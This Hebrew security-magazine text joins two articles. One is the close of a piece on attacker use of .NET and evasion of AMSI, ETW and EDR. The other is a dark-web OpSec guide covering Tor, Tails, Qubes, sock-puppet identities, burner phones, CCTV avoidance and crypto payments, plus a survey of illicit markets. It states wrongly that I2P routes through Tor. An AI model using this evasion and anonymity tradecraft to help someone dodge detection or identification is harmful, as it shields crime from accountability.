PowerShell הייתה פלטפורמת תקיפה מועדפת במשך שנים על ידי תוקפים עקב יכולות הזרקת קוד דינמי מרחוק לזכרון ב-UserMode. לאחר שמיקרוסופט פיתחו הגנות, תוקפים עשו מה שציפינו מהם ועברו להשתמש בדרכים אחרות ב-NET.. במעבר מהיר מספר שנים קדימה רבים מאיתנו רגילים למגוון גדול של כלי תקיפה ו-Frameworks ב-NET.

כלים כמו GhostPack, כמו גם SharpHound הם כעת חלק מהארסנל שלנו, והמנוע האחראי לשימוש שלהם הוא בדרך כלל Cobalt Strike באמצעות execute-assembly.

בדיוק כמו עם PowerShell, עם הזמן נוספו יכולות הגנה על ידי מיקרוסופט ומוצרי אבטחה על מנת לעזור להפחית את הנקודות העיוורות בטכניקות תקיפה באמצעות NET. (למשל AMSI שהוצג בגרסה 4.8). אחד האתגרים כתוקף היה המשך השימוש בטכנולוגיה הזו תוך שאיפה להיות חשאי ולעקוף מנגנוני הגנה.

ההגנות ב-PowerShell הפכו את התקיפה למאתגרת יותר, אך לא בלתי אפשרית. תוקפים משתמשים בדרכים יצירתיות להשתמש עדיין ב-PowerShell למרות ההגנות.

NET. זוהי הפלטפורמה המועדפת לפיתוח אפליקציות בווינדוס ומספקת גישה למגוון רחב של APIs: .NET APIs ו-Win32 APIs, COM APIs. הסיבה העיקרית שתוקפים מנצלים את הפלטפורמה בקלות היא שבעזרת 2 שורות קוד אפשר לטעון ולהריץ NET Assemblies. מהזכרון (Fileless). זה למעשה לא באג, זה פיצ'ר.

על מנת להמשיך להשתמש ביכולות של NET. למטרות זדוניות, תוקפים משתמשים בטכניקות שונות לחמוק ממנגנוני הגנה שונים (ETW ,AMSI) ומוצרי הגנה (כגון EDR), מ-Syscalls, אובפוסקציה עד שימוש בשפות NET. אזוטריות צד שלישי.

NET Core. הוא היישום החדש והעתיד של פלטפורמת NET., NET Framework. מוחלף ב-NET Core. וככזה העתיד של NET Core. נראה מבטיח גם בפיתוח Malware-ים.

מקורות

- https://www.youtube.com/watch?v=oe11Q-3Akuk - Reflective C# Assembly loading && Reflective PE-Injection
- https://www.youtube.com/watch?v=Q7mhtA4ladY - AV Evasion 101 - C#
- https://www.youtube.com/watch?v=FuxpMXTgV9s - Staying # & Bringing Covert Injection Tradecraft to .NET
- https://www.youtube.com/watch?v=V_Rpyt4dsuY&t=2264s - IronPython... OMFG
- https://www.youtube.com/watch?v=wwyonQWdye0 - .NET & Python: Let's get weird with it
- https://www.youtube.com/watch?v=woRfx5D2Y9Y - .NET Core for Malware
- https://www.youtube.com/watch?v=oN_0pPI6TYU - Operating with Covenant
- https://thewover.github.io/Dynamic-Invoke/

הרשת האפלה - מדריך OpSec למשתמש

מאת שי ממן

הקדמה

במאמר הבא אנחנו נצלול אל עולם שלם של אנונימיות, פרטיות ואבטחה ברשת האינטרנט. בעולם שבו כולנו מנוטרים ופרטיות היא מילה גסה, ישנם אנשים ברחבי העולם שמצאו את הפתרון האידיאלי. כמו רובנו, נעדיף לשמור על הפרטיות שלנו תחת מעטה חסוי אך יש כאלו שגם חשובה להם האנונימיות עצמה.

אנשים ברחבי העולם נמצאים במצב שבו הם צריכים להסתיר את זהותם ואת פעילותם הרשתית מסיבות מגוונות שיכולות לנוע מאובססיביות לצורך בלהיות מחוץ לרדאר, למרגלים, אזרחי מדינות טוטליטריות חשוכות ואפילו ארגוני פשיעה. האנשים האלו משתמשים בטכנולוגיה של ניתוב הבצל (או בשמו המקורי: Onion Routing), שמאפשר יתרונות שרוב הגולשים אפילו לא יודעים שאפשר לקבל ובעזרתה להיעלם אל עולם הצללים.

פרטיות VS אנונימיות

בעולם שלנו, אנשים מסתובבים בתחושה שהם פרטיים, שאף אחד לא יודע מה הם עושים אם הם לא ישתפו את המידע הזה וגם ככה שכל עוד הם לא עושים משהו לא חוקי, אין להם מה להסתיר. זו תחושה מוטעית, כי בעולם הטכנולוגי שבו אנחנו חיים, אנחנו מנוטרים בכל שניה שעוברת. כל בקשה שלנו באינטרנט מנוטרת ונרשמת, אנחנו מצולמים ברחוב, מאגרי המידע של רשויות עמוסים במידע עלינו ובעצם אנחנו לא זוכים לפרטיות כמו שאנחנו חושבים.

- **פרטיות** - אף אחד לא צריך לדעת מה אני עושה, המעשים שלי שייכים רק לי. לדוגמא, אם אני אוהב לשיר במקלחת, זו בחירה שלי, וכל עוד אני לא משתף אנשים במידע הזה אז הוא ישאר פרטי.
- **אנונימיות** - המעשה שאבצע לא חייב להיות פרטי אך אף אחד לא יוכל להשתמש בפרטים המזהים שלי על מנת לקשור את הזהות שלי לאירוע. לדוגמא, שודד בנק שנכנס לסניף מלא באנשים ומצלמות ומבצע שוד אך הוא מכסה את הפנים שלו עם כובע גרב.
- **אבטחה** - מצב שבו המעשים שלי פרטיים ככל הניתן אבל אני גם מקפיד על כללים ומטשטש כל קשר של פרטי הזהות שלי אל המעשים שלי ובכך יוצר זהות הרבה יותר מאובטחת מפני פגיעה פוטנציאלית.

חלוקת הרשתות הקיימת

האינטרנט כפי שאנחנו מכירים אותו, מורכב מ-3 שכבות בסך הכל:

1. **הרשת הנקיה** - מדובר באינטרנטו שכולנו מכירים ומשתמשים בו. שלל מנועי חיפוש כמו גוגל, בינג ויאהו, שיודעים לאנדקס אתרים חדשים עם סיומות שונות, לדוגמא com, il או gov.


2. **הרשת העמוקה** - מדובר במעין שלב ביניים, שעדיין מתקיים ברשת הנקיה אך הוא לא נגיש לכל המבקש. הוא ידרוש אישור גישה ספציפי, בדרך כלל עם צורך בהזדהות עם שם משתמש וסיסמא, וכולל בתוכו אתרים פנימיים של חברות, מחקרים מוגנים בסיסמא ואפילו אתרים ממשלתיים פנימיים.

3. **הרשת האפלה** - פלטפורמה הפועלת על בסיס טכנולוגיית ניתוב שנקראת "ניתוב הבצל", המאפשרת אנונימיות מוגברת ומקשה על זיהוי המשתמש בפלטפורמה, מה שנותן לגיטימציה למשתמשים שרוצים לבצע פעולות בלתי חוקיות.

מה היא הרשת האפלה

מדובר ב-World Wide Web, פלטפורמה ברשת הדורשת גישה ייחודית ע"י תוכנה ספציפית, קונפיגורציה או אישור מיוחד. הרשת האפלה מאגדת בתוכה חלק קטן מה-Deep Web, ז"א החלק ברשת שלא ממופה ע"י מנועי חיפוש רגילים ומוכרים כמו גוגל.


לחיפושים ברשת הזו יש צורך להשתמש בתוכנה ספציפית שנקראת שנקראת TOR, ראשי תיבות של The Onion Router והטכנולוגיה שעליה היא מתבססת נקראת Onion Routing. ה-Onion Routing, כשמו כן הוא מורכב משכבות שונות שמוסיפות בו הגנה. טכנולוגיית הניתוב הזו הומצאה בשנת 1995 במעבדות המחקר של חיל הים האמריקאי על מנת להגן על העברת מודיעין בחיל, ובשנת 1996 עברה להמשך פיתוח בסוכנות האמריקאית Darpa עד שבשנת 2006 פורסמה כפרויקט קוד חופשי של איגוד ללא מטרות רווח למען הפרטיות והאנונימיות באינטרנט. הניתוב הזה הוא טכניקה שמאפשרת תקשורת חסויה מאחר והודעות עוברות ברשת עטיפה (Encapsulation) ע"י כמה שכבות של הצפנה. המידע המוצפן הזה מועבר דרך צמתים שונים ורנדומליים ברשת (כל אחד יכול להקים שרת TOR בבית שלו, ובכל פניית רשת יש צומת שונה רנדומלית שנבחרת), הצומת הזו נקראת גם Onion Router.



[מקור: dogsbody.com]

הנתונים המוצפנים האלו עוברים דרך צמתי רשת וכל אחד מהם מבצע "קילוף" של שכבה אחת וחושף את היעד הבא של המידע וכאשר השכבה האחרונה מפוענחת, ההודעה מגיעה אל היעד האמיתי שלה.

בצורה הזו השולח נשאר מוצפן (מאחר וכל צומת "מכירה" רק את הצומת שקדמה לה ואת הצומת הבאה, מה שיוצר מצב שבו אנחנו בתור השולחים "חשופים" רק כאשר נצא בפעם הראשונה אל היעד הראשון וכאשר נגיע אל היעד הסופי שלנו. פתרון לבעיה הזו הוא גלישה בפרוטוקול מוצפן בלבד (HTTPS) ושילוב של שימוש בשרתי פרוקסי או VPN לצורך הגברת האנונימיות. המכניקה של ניתוב TOR נותנת יתרון אדיר, בכך שהיא מעבירה את הגולש דרך כמה שרתי Proxy, מה שמצמצם את שובל הראיות שיכול להוביל אל הגולש האמיתי.



דפדפן TOR וחבריו

דפדפן TOR פועל כולו על טכנולוגיית ניתוב הבצל ויודע לאנדקס סיומות onion המעידות על האתר כאחד שיודע לקבל תקשורת ב-TOR בלבד. כל חבילות הרשת עוברות דרך שלושה צמתים רנדומליים ברחבי העולם, וכל צומת מכירה רק את הקודמת לה ואת הבאה לה. הדפדפן ניתן להורדה באתר הרשמי של הפרויקט, שנקרא TOR Project ובו נוכל למצוא מגוון עצום של תוכן, משיתוף קבצים, לדיונים פוליטיים, שירותים פליליים ושנויים במחלוקת, הדלפות של מסמכים סודיים ואפילו פורומים עמוקים של מתנגדי משטר ברחבי העולם. דפדפן TOR הוא אמנם הכי מוכר אך ממש לא היחיד. פלטפורמה נוספת שקיימת נקראת ZeroNet והיא מספקת שירותי אחסון ברשת מבוזרת ("עמית לעמית"). כל בעל אתר בפלטפורמה משמש כ-Host בלעדי ולכן כמעט בלתי אפשרי לבצע מגבלות על תוכן בפלטפורמה.

פלטפורמת I2P קמה על מנת לספק מתחרה לדפדפן TOR, ולמרות שהיא מבצעת את אותה הפעולה שניתן להשיג בשימוש ב-TOR, היא פחות מוכרת בקרב חוקרים ורשויות החוק בכללי ולכן הניטור בה חלש

יותר, מה שמגביר את תחושת הפרטיות של המשתמשים. גישה לפלטפורמה דורשת הורדה של תוכנת I2P שתפעל ברקע, ובזמן שימוש רגיל בדפדפן, כל חבילות המידע ינותבו דרך צמתי TOR בלבד.

עבודה נכונה בסביבת TOR

בסביבת מחקר יש צורך לשמור על אנונימיות גבוהה על מנת לשמר את סיפור הכיסוי שלנו כחוקרים, למזער את הסיכויים לנתב אלינו את חבילות המידע ולקשר אותנו לביצוע פעולות שונות שנבצע כחלק מהמחקר שלנו. במערכת ההפעלה של רוב המשתמשים, שלרוב תהיה מערכת ההפעלה Windows, נשמרים לוגים כדרך דיפולטיבית.

הלוגים האלו נשמרים ברקע, לרוב ללא ידיעת המשתמש, ומעידים על פעולות שונות המתבצעות במערכת ההפעלה. יתרה מזאת, ישנן תוכנות צד שלישי במחשב שיכולות להיות לא מעודכנות (דפדפן, אפליקציות שונות...), וגם אם כן, הן מדליפות מידע שנאסף כחלק מחווית המשתמש (אפשר לראות בדיוק איזה מידע בהסכם המשתמש שכולנו חותמים עליו לפני תחילת השימוש). בנוסף, ברוב המקרים שמורים במחשב מסמכים אישיים שלנו (תמונות אישיות, מסמכים עם פרטים אישיים) ובכללי פרטים שיכולים להסגיר את הזהות האמיתית שלנו במידה ותוכנה זדונית תגיע אל המחשב שלנו כחלק משיטוט באזורים בעייתיים ברשת האפלה ובכללי בסביבת מחקר שיכולה להיות עוינת. בשביל לפתור את הבעיה הזו, יש צורך להשתמש בתוכנת וירטואליזציה עם שתי אפשרויות של מערכות הפעלה:

מערכת ההפעלה Tails:

מדובר בהפצת לינוקס מסוג דביאן, מותקנת בדרך כלל על USB על מנת שנוכל להעלות אותה ע"י boot בכל פעם שנרצה ונצטרך. כל המידע שנשלח בתוך מערכת ההפעלה הזו עובר על TOR בלבד ללא כל צורך של הגדרה מצד המשתמש. המערכת משתמשת רק בזיכרון ה-RAM (זיכרון נדיף), מה שמאפשר את הפעולה של מחיקת כל זכר מהמידע שהשתמשנו בו וכל לוג שנשמר במערכת בכל פעם שמערכת ההפעלה תיכבה.

[מקור: tails.boum.org]

הפעולה הזו תגן על משתמש הקצה מכל חקירה פורנזית שיכולה להתבצע על מערכת ההפעלה. יש אפשרות להתקין את מערכת ההפעלה Tails באופן לוקאלי על המחשב אך הדבר פוגע ביתרון שהמערכת מספקת מאחר ולוגים ישמרו על תוכנת הוירטואליזציה ולא נוכל ליהנות מכל יתרונות השימוש במערכת.

מערכת ההפעלה Qubes:

הבעיה במערכות הפעלה אחרות היא שכל המידע נמצא במקום אחד, משמע אם בדרך כלשהי תוכנה זדונית מגיעה למחשב, הוא חשוף לחלוטין. במערכת ההפעלה Qubes, יש שימוש בוירטואליזציה שמאפשרת ליצור סביבות נפרדות בתוך מערכת ההפעלה, ולסביבות האלו קוראים דומיינים. בכל דומיין יש שימוש במערכת קבצים נפרדת וזיכרון נפרד לחלוטין, וכל דומיין ישמש לפעילות שונה (שמירת מסמכים, גלישה, עבודה, פנאי...).

[מקור: qubes-os.org]

בצורה הזו, גם אם דומיין אחד נחשף, הוא מבודד לחלוטין משאר הדומיינים וכמובן ממערכת ההפעלה הראשית של המחשב שלנו, וכל תוכנה זדונית שתמצא בדומיין תהיה מבודדת לחלוטין לדומיין בלבד.

עקרונות OpSec לעבודה ברשת האפלה

OpSec הוא ראשי תיבות של Operational Security, מונח שמגיע אלינו מצבא ארה"ב ומתאר מצב שבו כוח המשימה מנסה לחשוף כמה שפחות מידע רלוונטי על פעולותיו בשביל לצמצם את הסיכויים שיחשף ע"י היריב. בעזרת שמירה על כללי OpSec נכונים, נוכל לצמצם את הסיכויים להיחשף מאחורי רשת TOR.

בתור חוקרים שנמצאים בסביבת ה-Darknet, מן הסתם שנחשף לתכנים פליליים, ובמיוחד במקרים שבהם נדרש להשתמש בטכניקות Humint או Webint ו-Osint שונות (למשל שימוש ב-Web Crawlers, תגובות על פוסטים בפורומים פליליים, תקשורת עם אנשי מפתח בקבוצות פשע וכו).

יש חובה להשתמש בחשבון שנועד למטרות האלו בלבד, שהוקם עם זהות בדויה שסיפור הרקע שלה נבנה מבעוד מועד (שם מלא, פרטים מזהים, כינוי, גיל, מיקום גאוגרפי ופרטים מהימנים כתוספות לחשבון [פוסטים, היכרות עם אנשים בסביבה שבה אנחנו נמצאים, תמונות רלוונטיות]). החשבונות האלו צריכים להיות מוקמים בסביבה נפרדת מהמחשב האמיתי שלנו, לעולם לא עם מכשירים המקושרים אלינו (טלפון אישי מחוץ לתחום, סים חד פעמי שנרכש במזומן הוא תחליף לגיטימי) ותמיד לבדל כל חשבון בפני עצמו, משמע להתייחס אליו כאילו הוא החשבון האמיתי שלנו והיחיד שלנו. **יש חובה להשתמש ב-VPN בזמן הקמת החשבונות ובזמן כל שימוש בסביבה הזו.**

בחירת VPN עדיפה תהיה ספקית שלא שומרת לוגים (למרות שאני בספק שיש אחת כזו) אז אפשר לבחור בספקית שממוקמת במדינה שבה אין שיתוף פעולה עם רשויות החוק (למשל רוסיה) וצורת התשלום שלנו לספקית תהיה בקריפטו בלבד, עם חשבון מייל שהוקם במיוחד למטרה הזו ועם זהות שהוקמה במיוחד למטרה הזו (אין למסור פרטים מזהים אמיתיים לעולם). אם ישנה אפשרות להתחבר ב-VPN Over TOR ע"י הספקית זו תהיה האופציה המועדפת. עבודה נקיה תהיה ע"י מערכות וירטואליזציה הנפרדות מסביבת המחשב האמיתי שלנו (Tails או Qubes).

בניית חשבונות Sock Puppets

חשבון sock puppet היא זהות אינטרנטית בדויה שנועדה למטרות הונאה או הסוואה. בדרך כלל מדובר במהלך שיעשה ע"י Bad Actor מכל סוג שהוא אך לא רק, וגם לחוקרים בעצמם יש זהויות בדויות שישתמשו בהן על מנת להיות חלק מהקהילה ועל מנת להסוות את עצמם כאחד השותפים, וכמובן להגן על הזהות האישית והביטחון של אותו חוקר. לעולם לא נשתמש בפרטים אישיים אמיתיים שלנו או בכל חשבון קיים ואישי שלנו על מנת לבצע כל מהלך של חקירה.

כיום, אתרים רבים מחזיקים במנגנונים ושיטות לזיהוי של חשבונות כאלו וחוסמים אותם באופן מיידי ולכן ככל שהחשבון יהיה "עשיר" יותר, מלא בתכנים ופעילות כללית, האמינות שלו תגבר. מומלץ מאוד להשתמש בתוכנה לניהול סיסמאות ושמות משתמש בשביל להיות במעקב רציף אחרי כל החשבונות שניצור.

ליצור חשבון שכזה יכול לקחת לא מעט זמן ומשאבים, ולכן ישנם שירותים שעוזרים לג'נרט חשבונות כאלו עם מידע מזויף בתוכן, לדוגמא:

- fakeperson.com
- www.elfqrin.com/fakeid.php

כמובן שלכל זהות שניצור, נצטרך ליצור חשבונות קיימים ברשתות החברתיות, ולכן מומלץ מאוד להשתמש גם בתמונות רלוונטיות. יש אפשרות להשתמש בתמונות קיימות של אנשים אמיתיים אך שיטות של Photo Reverse Lookups יכולות לחשוף את הזהות המזויפת ו-"לשרוף" את החוקר. נוכל להשתמש באתרים הבאים על מנת לג'נרט תמונות:

- thispersondoesnotexist.com
- Gallery of AI Generated faces

יצירת חשבון מייל היא השלב הראשון והבסיסי לפני הקמת חשבון ברשת חברתית כזו או אחרת. חובה ליצור את חשבון המייל על אותה הזהות שנקים בשמה את חשבון הרשת החברתית (חשבון מייל בספק Clear Web):

- protonmail.com
- gmx.com
- yandex.mail

לעיתים יהיה צורך להשתמש ב-Burner Phones (טלפונים חד פעמיים) על מנת להירשם לאתרים ואפליקציות שדורשות מספרי טלפון. הסיבה שבגינה זה יכול לקרות היא שהאתר מנסה למנוע הקמת חשבונות מזויפים ע"י שליחה של קוד חד פעמי לטלפון שישמש כאמצעי הזדהות.

בשביל לקנות SIM זמני או אפילו טלפון חד פעמי, מומלץ לשלם במזומן בלבד מבלי למסור אף פרט מזהה. לאלו שירצו להרחיק לכת עוד יותר, כדאי להמתין עם הטלפון בין חודש לחודשיים עד לתחילת השימוש בו. יש גם אפשרות לשימוש בסימולטור טלפון (אפליקציה להורדה בתשלום). מומלץ לשלם בקריפטו בלבד ולא לחבר את האשראי האישי שלנו בשום אופן מאחר ופעולה שכזו קושרת אותנו באופן ישיר למספר, ומשם לחשבון שהוקם על אותו מספר ומסכנת את הזהות שיצרנו.

רוב החנויות שמוכרות טלפונים חד פעמיים או SIM Cards יחזיקו מצלמות במעגל סגור, אך המידע נשמר לתקופת זמן של עד כ-60 ימים בדרך כלל ולכן מומלץ להמתין את פרק הזמן הזה על מנת שלא תהיה כל דרך לקשר את הרכישה אלינו. חשוב להבין שבכל הפעלה של הטלפון, קישור המיקום הנוכחי שלנו באותו רגע יווצר עם המכשיר עצמו ולכן אין לחבר אותו לרשת הביתית, משרדית או כל רשת שלא נרצה להיות מזוהים איתה דרך אותו מכשיר. בשביל למנוע כל תדר מהמכשיר החוצה בזמנים שלא נרצה, נוכל להשתמש בכלוב פאראדיי (מתקן המונע מאותות חשמליים לחדור לתוכו ומבודד כל אות אפשרי). אם נכפה עלינו להשתמש בכרטיס אשראי לרכישות ספציפיות, אפשר להשתמש באתר privacy.com על מנת ליצור כרטיסי אשראי וירטואליים (כמובן לאחר שצורת התשלום שלנו תאומת).

תהליך יצירת חשבון Sock Puppet

1. שימוש ברשת WIFI ציבורית, ללא שימוש ב-VPN (רוב האתרים מזהים את זה כחשוד)
2. בחירת הרשת החברתית שנרצה לפתוח בה פרופיל (למשל Facebook)
3. שימוש במספר וירטואלי שרכשנו / מספר הטלפון האמיתי שלנו על מנת ליצור הזדהות
4. שמירת הפרטים בתוכנה לניהול סיסמאות ושמות משתמש
5. שמירה על עקרונות OpSec (סיסמא מורכבת, לעולם לא להשתמש בפרטים מזהים אמיתיים)
6. שינוי מספר הטלפון בהגדרות החשבון למספר של שירות VOIP
7. התנתקות מהחשבון בכל פעם שנסיים את הפעילות בו
8. הוספה של מידע רלוונטי לחשבון שיצרנו ויצירת אמינות

מה הוא שירות נסתר

השירותים הנסתרים הם שרתים המותאמים לקבל תקשורת רק דרך רשת TOR. בתור משתמשים, אנחנו רגילים לחפש בגוגל את מה שמעניין אותנו ודרך מנוע החיפוש של גוגל שמאנדקס את כל התוצאות האלו, להגיע אל מבוקשנו. העניין עם Tor Hidden Services הוא שגוגל לא מאנדקס אתרים עם סיומת onion ולכן לא נוכל למצוא את התוצאות האלו בחיפוש רגיל כמו שאנחנו מכירים. לשירות נסתר נוכל לגשת רק ע"י כתובת ה-onion שלו אז בשביל לגשת לשירותים שכאלו, נשתמש בEntry Points- שיאפשרו לנו לגשת לאתרים ע"י אתרים אחרים, משמע אנחנו פונים אל שירות נסתר והוא מתשאל את האתר הרלוונטי בשבילנו ומחזיר לנו את התשובה. השיטה הפשוטה ביותר היא לגשת דרך מנוע חיפוש או בעזרת שימוש באתרים שמאחסנים לינקים לאתרים אחרים.

מה אפשר למצוא ברשת האפלה

הרשת האפלה היא מנגנון משומן ומהווה זירת סחר המתבססת על היצע וביקוש. ככל שיהיו אנשים ברחבי העולם שידרשו שירותים מסוג מסוים, כך יקומו הספקים שימכרו את השירותים הללו תמורת כסף. נכון להיום, קטגוריית הסמים והכימיקלים מובילה בפער על שאר הקטגוריות, אך לא רק זו קיימת. במרחב הרשת האפלה נוכל למצוא ספקי שירות מגוונים שיוכלו להנפיק לנו תעודות זהות/דרכונים ורישיונות מזויפים מכל מקום בעולם, האקרים להשכרה שיוכלו לבצע עבורנו פעילות פליליות במרחב הסייבר (פריצה לחשבונות, תקיפת אתרים ותשתיות ואפילו רשתות בוטנטים להשכרה, מה שנקרא Botnet As A Service).

רוצחים שכירים הם גם משהו שקיים, לרוב מדובר בחיילים משוחררים שמשתמשים ביכולות שצברו במהלך שירותם בשביל להשתמש באלימות תמורת בצע כסף ולפי דרישת הלקוח (תאונה מבוימת, דקירות, פצצות, ירי צלפים ממוקד). זהויות גנובות וכרטיסי אשראי גנובים הם משהו שנוכל למצוא בשפע, בדרך כלל מדובר בהדלפות שהגיעו מחברות גדולות ע"י פריצה למסדי הנתונים שלהן ועכשיו תמורת כמה דולרים כל אחד יכול לרכוש את הפרטים האלו לשימוש אישי.

נוכל למצוא תחמושת מגוונת, נשקים וכדורים מכל הסוגים ואפילו רישומי תלת מימד להדפסות נשק תלת מימדי. פורומים ושווקים הם מנת חלקה של הרשת האפלה ועליה מבוססת רוב התקשורת עצמה.

בפורומים האלו נוכל למצוא את שלל גווני הרוע פורומים המוקדשים לשנאה והסתה (בעגה המקצועית נקרא Hate Speech, קבוצות ניאו נאצים והסתה כנגד אפרו אמריקאים ואפילו כנגד מוסלמים ושוטרים), פורומים הקשורים לטרור (האתר הרשמי של דעא"ש), מדריכים המוקדשים להכנת סמים במעבדה ביתית, הכנת פצצות בייצור עצמי (לרוב דשן), ביצוע עבירות סייבר (כתיבת תוכנות זדוניות והקמות של דפי תרמית), ואפילו תכנים מיניים קשים כמו פורנוגרפיית ילדים, ניצול בעלי חיים ואונס. רוב הפורומים

ידרשו התחברות מראש, לרוב תהיינה דרישה להזמנה מוקדמת ע"י חבר קיים (מגביר את אמינות המצטרף אם הוא מכיר כבר מישהו שנמצא בפנים והוא יהיה ערב לו) וכמובן תשלום בשביל כניסה.

אמנם השם של הרשת מעיד על עצמו אך לא רק אפלה אפשר למצוא בסביבה הזו. בזכות האנונימיות שמספקת הפלטפורמה, קהילות שלמות של אנשים שצריכים להישאר מתחת לרדאר יכולים להיות מי שהם באמת. למשל קהילת הלהט"ב באיראן פורחת בשימוש בפלטפורמת TOR, יש צ'אטים ממוקדים לנושא הזה והם מרגישים בטוחים לחלוטין להתנהל ברשת שלא חושפת או מסכנת אותם במדינה שלהם. קהילות האקרים שלמות בסין משתמשות ב-TOR, מאחר ואזרחי סין נמצאים תחת מעטה כבד של מידור מהעולם החיצוני (The Great Firewall) ובעזרת גישה לפלטפורמה רשתית לא מבוזרת, הם יכולים לראות מה קורה בשאר העולם גם כן ללא מסך העשן שהממשל כופה עליהם.

מנועי חיפוש ברשת האפלה

בתור גולשים מן השורה, אנחנו רגילים להיכנס לגוגל, שהוא מנוע חיפוש, ולרשום את מה שאנחנו רוצים למצוא. הסיבה שהדבר הזה מתאפשר, היא שמנוע החיפוש גוגל (ואחרים כמו בינג ויאהו!) יודעים לאנדקס אתרים חדשים עם סיומות לגיטימיות כמו סיומת com או co.il. גם בסביבת הדארקנט יש מנועי חיפוש מוגדרים שיודעים לאנדקס אתרים חדשים עם סיומות onion ואתרים שמאגדים לינקים רלוונטיים בתוכם לפי קטגוריות.

- **מנוע החיפוש Ahmia.fi** יודע להתמקד בשירותים נסתרים (יודע לאנדקס אתרים עם סיומות onion). אם למשל נחפש את המילה Drugs, סביר להניח שנמצא לינקים שונים שיובילו אותנו לתכנים הקשורים למכירת סמים שונים.מנוע החיפוש Ahmia.fi כן מצנזר **תכנים ספציפיים הקשורים בניצול קטינים ובעלי חיים והוא לא יציג את הלינקים הקשורים בנושאים הללו.**
- **מנוע החיפוש TORCH** הוא מנוע חיפוש נוסף שמאנדקס בתוכו המון מהשווקים הבלתי חוקיים ו-Hidden Services השיטה לחיפוש היא מאוד פשוטה, נכנסים למנוע החיפוש ופשוט מקלידים את מה שנרצה למצוא, למשל Credit Cards. המון תוצאות יופיעו.
- **האתר Fresh Onion** שמאנדקס אין ספור לינקים לפורומים שונים בנושאים שונים (רובם בלתי חוקיים)
- **האתר DarkNet Live** שמאנדקס בתוכו המון מידע על פורומים ושווקים, וכמו כן את הלינקים אליהם.
- **האתר Dargle** מאנדקס בתוכו המון דומיינים ע"י תהליך Crawling שמתבצע באופן תמידי ומעדכן את הלינקים הרלוונטיים.

חשוב להדגיש את האנונימיות לחוקר בזמן שהוא ניגש למקומות כאלו. ברוב הפעמים החוקר יזדקק להרשמה לאתרים האלו, משמע כהכנה מוקדמת יש חובה לפתוח חשבונות רלוונטיים (חשבון מייל ברשת TOR, זהות לקוח/מוכר, הסוואה דרך VPN או Proxy ועדיפות גדולה לביצוע של כל הגלישה והמחקר דרך מכונה וירטואלית בלבד).

צורות תשלום ברשת האפלה

ברשת האפלה אפשר למצוא המון שירותים, רובם לא חוקיים כמו פורומים שלמים למכירת סמים ונשק משלל סוגים, הזמנות חיסולים ופשעי אלימות, מדריכים להכנת פצצות, שירותי האקינג וגניבות פרטים פיננסיים ואפילו הזמנות של חלקים לפצצת אטום. מומלץ לא להשתמש באמצעי תשלום לגיטימיים כמו כרטיסי אשראי אישיים או חשבון בנק המקושר אל הרוכש מאחר ואלו מעידים ישירות על מבצע העסקה ומקושרים ישירות אל מיקום הרוכש, על העסקה שבוצעה ויכולים לשמש לזיהוי והוכחות שישמשו כנגד הרוכש ואפילו לגניבות פרטים וזהות.

לצורך תשלום בסביבות האלו, מומלץ במטבעות קריפטוגרפיים ובעיקר ביטקוין, איתריום ומונרו. כשרוכשים משהו בצורה לגיטימית, העסקה עוברת דרך חברת האשראי ודרך הבנק באופן ישיר (יש תיעוד של העסקה, ע"י מי היא נעשתה, איפה, מתי וגם על איזה מוצר). העובדה הזו מעידה על בעיה בפרטיות הרכישה. הפתרון הוא שימוש במטבעות קריפטוגרפיים שאינם תלויים בישות אחת בלבד אלא בשיטה של P2P (שיטה מבוזרת). בואו נניח שאליס רוצה לשלוח כסף לבוב. הפעולה שאליס תעשה היא יצירת ארנק קריפטו שיהיה מקושר עם שני מפתחות (פומבי ופרטי). אליס תיצור Transfer Request לבוב עם מספר המטבעות שהיא תרצה להעביר. להעברה הזו יש טביעת אצבע ייחודית התואמת לעסקה הזו בלבד. בעסקה עצמה, גם המפתח הפומבי יהיה משותף בשביל לוודא את חתימת העסקה והאימות שלה.

